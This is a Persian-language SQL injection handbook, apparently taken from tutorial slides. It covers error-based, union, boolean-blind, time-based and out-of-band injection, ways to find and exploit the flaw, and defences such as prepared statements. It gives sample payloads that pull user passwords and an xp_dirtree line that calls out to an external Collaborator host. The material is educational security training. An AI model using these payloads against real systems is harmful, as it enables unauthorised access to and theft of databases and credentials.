

SQL Injection HandBook

t.me/Chaos_nexus_tech

⚠ warning

**This document is only for educational
purposes.**

The author will approve of no abusage.



موضوعات مورد بحث



WHAT IS SQL
INJECTION?



HOW DO YOU
FIND IT?



HOW DO YOU
EXPLOIT IT?



HOW DO YOU
PREVENT IT?




چیستی SQL Injection



تعريف SQL Injection

- آسیب‌پذیری که شامل مداخله مهاجم در کوئری SQL است که یک برنامه برای پایگاه داده ارسال می‌کند.



تأثیر حملات SQL Injection



دسترسی غیرمجاز به داده‌های حساس^۱

- محرمانگی - SQLi می‌تواند برای مشاهده اطلاعات حساس، مانند نام‌های کاربری و رمزهای عبور برنامه‌ها استفاده شود
- یکپارچگی - SQLi می‌تواند برای تغییر داده‌ها در پایگاه داده استفاده شود
- در دسترس بودن - SQLi می‌تواند برای حذف داده‌ها در پایگاه داده استفاده شود



اجرای کد از راه دور در سیستم عامل

^۱ زیر سوال بردن مثلث CIA (در مورد مثلث CIA تحقیق کنید!)



OWASP Top 10




OWASP Top 10 - 2010	OWASP Top 10 - 2013	OWASP Top 10 - 2017
A1 – Injection	A1 – Injection	A1 – Injection
A2 – Cross Site Scripting (XSS)	A2 – Broken Authentication and Session Management	A2 – Broken Authentication
A3 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References [Merged+A7]	A4 – XML External Entities (XXE) [NEW]
A5 – Cross Site Request Forgery (CSRF)	A5 – Security Misconfiguration	A5 – Broken Access Control [Merged]
A6 – Security Misconfiguration (NEW)	A6 – Sensitive Data Exposure	A6 – Security Misconfiguration
A7 – Insecure Cryptographic Storage	A7 – Missing Function Level Access Control [Merged+A4]	A7 – Cross-Site Scripting (XSS)
A8 – Failure to Restrict URL Access	A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization [NEW, Community]
A9 – Insufficient Transport Layer Protection	A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards (NEW)	A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring [NEW, Comm.]

تصویر گویای اینکه چرا این حمله مهم است !



Types of SQL Injection



انواع حمله های SQLi



حمله SQL Injection به صورت In -Band

❖ SQLi درون باند زمانی رخ می‌دهد که مهاجم از کanal ارتباطی یکسانی برای شروع حمله و جمع‌آوری نتیجه حمله استفاده می‌کند.

- داده‌های بازیابی شده مستقیماً در صفحه وب برنامه ارائه می‌شوند.
- سوءاستفاده از آن آسان‌تر از سایر دسته‌های SQLi است.

❖ دو نوع رایج SQLi درون باند

SQLi مبتنی بر خطا

Union SQLi مبتنی بر



حمله SQLi مبتنی بر خطا

❖ SQLi مبتنی بر خطا یک تکنیک درون باندی است که پایگاه داده را مجبور به تولید خطا می کند و به مهاجم اطلاعاتی می دهد که بر اساس آن می تواند تزریق خود را اصلاح کند.

مثال :

ورودی :

```
www.random.com/app.php?id=
```

خروجی :

```
You have an error in your SQL syntax, check the manual that corresponds to your MySQL server version...
```



حمله SQLi مبتنی بر Union

❖ UNION SQLi مبتنی بر SQLi یک تکنیک درون باندی است که از عملگر UNION SQL برای ترکیب نتایج دو کوئری در یک مجموعه نتیجه واحد استفاده می‌کند.

مثال :

ورودی :

```
www.random.com/app.php?id=' UNION SELECT username, password FROM users--
```

خروجی :

```
carlos  
afibh9cjnkuvcsfobs7h  
administrator  
tn8f921skp5dzoy7hxpk
```



حمله SQLi استنباطی (کور)

- ❖ آسیب‌پذیری SQLi که در آن هیچ انتقال داده‌ای از طریق برنامه وب وجود ندارد
- ❖ به همان اندازه تزریق SQL درون باند خطرناک است
- مهاجم قادر است با ارسال درخواست‌های خاص و مشاهده رفتار حاصل از سرور پایگاه داده، اطلاعات را بازسازی کند.
- ❖ نسبت به تزریق SQL درون باند، زمان بیشتری برای سوءاستفاده نیاز دارد
- ❖ دو نوع رایج SQLi کور
- Boolean مبتنی بر SQLi
- SQLi مبتنی بر زمان



حمله SQLi مبتنی بر Boolean

❖ SQLi مبتنی بر Boolean یک تکنیک SQLi کور است که از شرایط Boolean برای بازگرداندن نتیجه متفاوت بسته به اینکه آیا پرس و جو نتیجه TRUE یا FALSE را برمی‌گرداند، استفاده می‌کند.

Example URL:

```
www.random.com/app.php?id=1
```

Backend Query:

```
select title from product where id =1
```

Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

Backend Query:

```
select title from product where id =1 and 1=2
```



t.me/Chaos_nexus_tech

Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

Backend Query:

```
select title from product where id =1 and 1=1
```

Users Table:

```
Administrator / e3c33e889e0e1b62cb7f65c63b60c42bd77275d0e730432fc37b7e624b09ad1f
```

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

→ Nothing is returned on the page → Returned False → 's' is NOT the first character of the hashed password

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

→ Title of product id 1 is returned on the page → Returned True → 'e' IS the first character of the hashed password



حمله SQLi مبتنی بر زمان

❖ SQLi مبتنی بر زمان، یک تکنیک SQLi کورکورانه است که به پایگاه داده متکی است -
برای مدت زمان مشخصی مکث می‌کند و سپس نتایج را برمی‌گرداند - که نشان‌دهنده اجرای
موفقیت‌آمیز پرس‌وجوی SQL است.

❖ پرس‌وجوی نمونه:

اگر اولین کاراکتر رمز عبور هش شده مدیر «a» باشد، 10 ثانیه صبر کنید.

پاسخ 10 ثانیه طول می‌کشد ← حرف اول «a» است

پاسخ 10 ثانیه طول نمی‌کشد ← حرف اول «a» نیست



(OAST) خارج از باند SQLi

- ❖ آسیب‌پذیری که شامل ایجاد یک اتصال شبکه خارج از باند به سیستمی است که شما کنترل می‌کنید. رایج نیست
 - ❖ می‌توان از پروتکل‌های متنوعی استفاده کرد (مانند HTTP، DNS)
- مثال:

```
'; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```




چگونه آسیب‌پذیری‌های


SQLi را پیدا کنیم؟



یافتن آسیب‌پذیری‌های SQLi بستگی به دیدگاه آزمایش دارد.



Black Box
Testing



White Box
Testing



دیدگاه تست جعبه سیاه

- ❖ نقشهبرداری از برنامه
- ❖ فاز کردن برنامه
- ❖ ارسال کاراکترهای خاص SQL مانند ' یا '، و جستجوی خطاهای سایر ناهنجاری‌ها
- ❖ ارسال شرایط boolean مانند OR 1=1 و OR 1=2، و جستجوی تفاوت‌ها در پاسخ‌های برنامه
- ❖ ارسال بارهای داده‌ای که برای ایجاد تأخیر زمانی هنگام اجرا در یک کوئری SQL طراحی شده‌اند، و جستجوی تفاوت‌ها در زمان صرف شده برای پاسخگویی
- ❖ ارسال بارهای داده‌ای OAST که برای ایجاد تعامل شبکه‌ای خارج از باند هنگام اجرا در یک کوئری SQL طراحی شده‌اند، و نظارت بر هرگونه تعامل حاصل



دیدگاه تست جعبه سفید

- 1) فعال کردن ثبت وقایع وب سرور
- 2) فعال کردن ثبت وقایع پایگاه داده
- 3) نگاشت برنامه
- 4) قابلیت قابل مشاهده در برنامه
- 5) جستجوی Regex^2 در تمام نمونه‌های کد که با پایگاه داده در ارتباط هستند
- 6) بررسی کد!
- 7) دنبال کردن مسیر کد برای همه بردارهای ورودی
- 8) آزمایش هرگونه آسیب‌پذیری بالقوه SQLi

² نوعی جستجوی پیشرفته است که به جای اصطلاحات و عبارات خاص، به دنبال الگوهای خاص می‌گردد. با عبارات منظم، می‌توانید از تطبیق الگو برای جستجوی رشته‌های خاصی از کاراکترها استفاده کنید، نه اینکه چندین عبارت جستجوی تحت‌الفظی بسازید.





چگونه از آسیب‌پذیری‌های

SQLi سوءاستفاده کنیم؟

سوءاستفاده از SQLi مبتنی بر خطا

- ❖ کاراکترهای خاص SQL مانند ' یا " را ارسال کنید و به دنبال خطاهای یا سایر ناهنجاری‌ها باشید
- ❖ کاراکترهای مختلف می‌توانند خطاهای متفاوتی به شما بدهند



بهره‌برداری از SQLi مبتنی بر Union

دو قانون برای ترکیب مجموعه نتایج دو کوئری با استفاده از UNION وجود دارد:

- تعداد و ترتیب ستون‌ها باید در همه کوئری یکسان باشد.
- انواع داده‌ها باید سازگار باشند.

بهره‌برداری:

- تعداد ستون‌هایی که کوئری ایجاد می‌کند را محاسبه کنید.
- انواع داده‌های ستون‌ها را محاسبه کنید (عمدتاً به داده‌های رشته‌ای علاقه‌مند هستند).
- از عملگر UNION برای خروجی اطلاعات از پایگاه داده استفاده کنید.



تعیین تعداد ستون‌های مورد نیاز در حمله تزریق SQL UNION با استفاده از دستور ORDER BY

```
select title, cost from product where id =1 order by 1
```

- به صورت تدریجی یک سری از دستورات ORDER BY را تزریق کنید تا زمانی که خطای دریافت کنید یا رفتار متفاوتی را در برنامه مشاهده کنید.

```
order by 1--  
order by 2--  
order by 3--
```

```
The ORDER BY position number 3 is out of range of the number of items in the select list.
```



- تعیین تعداد ستون‌های مورد نیاز در حمله تزریق SQL UNION با استفاده از مقادیر :NULL

```
select title, cost from product where id =1 UNION SELECT NULL--
```

- به صورت تدریجی یک سری از UNION SELECT های payload را که تعداد متفاوتی از مقادیر null را مشخص می‌کنند، تزریق کنید تا زمانی که دیگر خطایی دریافت نکنید.

```
' UNION SELECT NULL--
```

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

```
' UNION SELECT NULL--  
' UNION SELECT NULL, NULL--
```



یافتن ستون‌هایی با نوع داده مفید در حمله تزریق SQL UNION

- بررسی هر ستون برای آزمایش اینکه آیا می‌تواند داده‌های رشته‌ای را با ارسال مجموعه‌ای از کدهای UNION SELECT که به نوبت یک مقدار رشته‌ای را در هر ستون قرار می‌دهند، نگه دارد یا خیر

```
' UNION SELECT 'a',NULL--
```

Conversion failed when converting the varchar value 'a' to data type int.

```
' UNION SELECT 'a',NULL--  
' UNION SELECT NULL,'a'--
```



دو قانون برای ترکیب مجموعه نتایج دو کوئری با استفاده از UNION وجود دارد:

- تعداد و ترتیب ستون‌ها باید در همه کوئری یکسان باشد.
- انواع داده‌ها باید سازگار باشند.

بهره‌برداری:

- تعداد ستون‌هایی را که کوئری ایجاد می‌کند، محاسبه کنید.
- انواع داده‌های ستون‌ها را محاسبه کنید (عمدتاً به داده‌های رشته‌ای علاقه‌مند هستند).
- از عملگر UNION برای خروجی گرفتن اطلاعات از پایگاه داده استفاده کنید.



سوءاستفاده از SQLi کور مبتنی بر دو دویی (Boolean)

- یک شرط دو دویی ارسال کنید که نتیجه آن `False` باشد و نه پاسخ
- یک شرط ب دو دویی ارسال کنید که نتیجه آن `True` باشد و پاسخ را یادداشت کنید
- برنامه‌ای بنویسید که از دستورات شرطی برای پرسیدن مجموعه‌ای از سوالات True/False از پایگاه داده استفاده کند و پاسخ را نظارت کند



سوءاستفاده از SQLi کور مبتنی بر زمان

- ارسال یک payload که برنامه را برای مدت زمان مشخصی متوقف می‌کند
- نوشتن برنامه‌ای که با استفاده از دستورات شرطی، مجموعه‌ای از سوالات TRUE/FALSE را از پایگاه داده می‌پرسد و زمان پاسخ را نظارت می‌کند



بهره‌برداری از SQLi خارج از باند

- ارسال بارهای داده OAST که برای ایجاد تعامل شبکه خارج از باند هنگام اجرا در یک کوئری SQL طراحی شده‌اند، و نظارت بر هرگونه تعامل حاصل
- بسته به تزریق SQL، از روش‌های مختلفی برای استخراج داده‌ها استفاده کنید




بهره‌برداری از SQLi خارج از باند

- ارسال بارهای داده OAST که برای ایجاد تعامل شبکه خارج از باند هنگام اجرا در یک پرس‌وجوی SQL طراحی شده‌اند، و نظارت بر هرگونه تعامل حاصل است.
- بسته به تزریق SQL، از روش‌های مختلفی برای استخراج داده‌ها استفاده کنید.



ابزارهای خودکار بهره‌برداری (For Exploiting)



sqlmap
<https://github.com/sqlmapproject/sqlmap>



**Web Application Vulnerability
Scanners (WAWS)**





چگونه از آسیب‌پذیری‌های

SQLI جلوگیری کنیم؟

جلوگیری از آسیب‌پذیری‌های SQLi

❖ دفاع‌های اولیه:

- گزینه ۱: استفاده از دستورات آماده (کوئری پارامتری)
- گزینه ۲: استفاده از رویه‌های ذخیره‌شده^۳ (جزئی) (Stored Procedures)
- گزینه ۳: اعتبارسنجی ورودی لیست سفید (جزئی)
- گزینه ۴: حذف تمام ورودی‌های ارائه شده توسط کاربر (جزئی)

❖ دفاع‌های اضافی:

- همچنین: اعمال حداقل امتیاز
- همچنین: انجام اعتبارسنجی ورودی لیست سفید به عنوان دفاع ثانویه

^۳ مجموعه‌ای از دستورات SQL از پیش کامپایل شده است که در یک پایگاه داده ذخیره می‌شوند و برای انجام یک یا چند وظیفه خاص طراحی شده‌اند.



گزینه ۱ - استفاده از دستورات آماده

کد آسیب‌پذیر در برابر SQLi:

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
    + request.getParameter("customerName");
try {
    Statement statement = connection.createStatement( ... );
    ResultSet results = statement.executeQuery( query );
}
...
...
```

متوجه مشکل شدید؟

- ورودی "cutomerName" که توسط کاربر وارد می‌شود، مستقیماً در دستور SQL جاسازی شده است.



ساخت دستور SQL در دو مرحله انجام می‌شود:

- برنامه ساختار کوئری را با استفاده از متغیرهای ورودی کاربر مشخص می‌کند
- برنامه محتوای هر متغیر ورودی را مشخص می‌کند

کدی که در برابر SQLi آسیب‌پذیر نیست:

```
// This should REALLY be validated too
String custname = request.getParameter("customerName");
// Perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```



گزینه‌های بعد و جزئی تر

❖ گزینه ۲: استفاده از رویه‌های ذخیره‌شده (Stored Procedures)

- یک رویه ذخیره‌شده، مجموعه‌ای از دستورات است که با هم گروه‌بندی شده و در پایگاه داده ذخیره می‌شوند.
- همیشه در برابر تزریق SQL ایمن نیست، اما همچنان باید به صورت پارامتری فراخوانی شود.

❖ گزینه ۳: اعتبارسنجی ورودی لیست سفید

- تعریف مقادیر مجاز. هر چیز دیگری غیرمجاز در نظر گرفته می‌شود.
- برای مقادیری که نمی‌توان آنها را به عنوان متغیرهای پارامتر مشخص کرد، مانند نام جدول، مفید است.


❖ گزینه ۴: فرار از تمام ورودی‌های ارائه شده توسط کاربر

- فقط باید به عنوان آخرین راه حل استفاده شود.



دفاع‌های اضافی

حداقل امتیاز



- برنامه باید هنگام دسترسی به پایگاه داده از کمترین سطح ممکن از امتیازات استفاده کند
- هرگونه عملکرد پیشفرض غیرضروری در پایگاه داده باید حذف یا غیرفعال شود
- اطمینان حاصل کنید که معیار CIS برای پایگاه داده مورد استفاده اعمال می‌شود
- تمام وصله‌های امنیتی صادر شده توسط فروشنده باید به موقع اعمال شوند

اعتبارسنجی ورودی لیست سفید

- قبلًاً مورد بحث قرار گرفته است

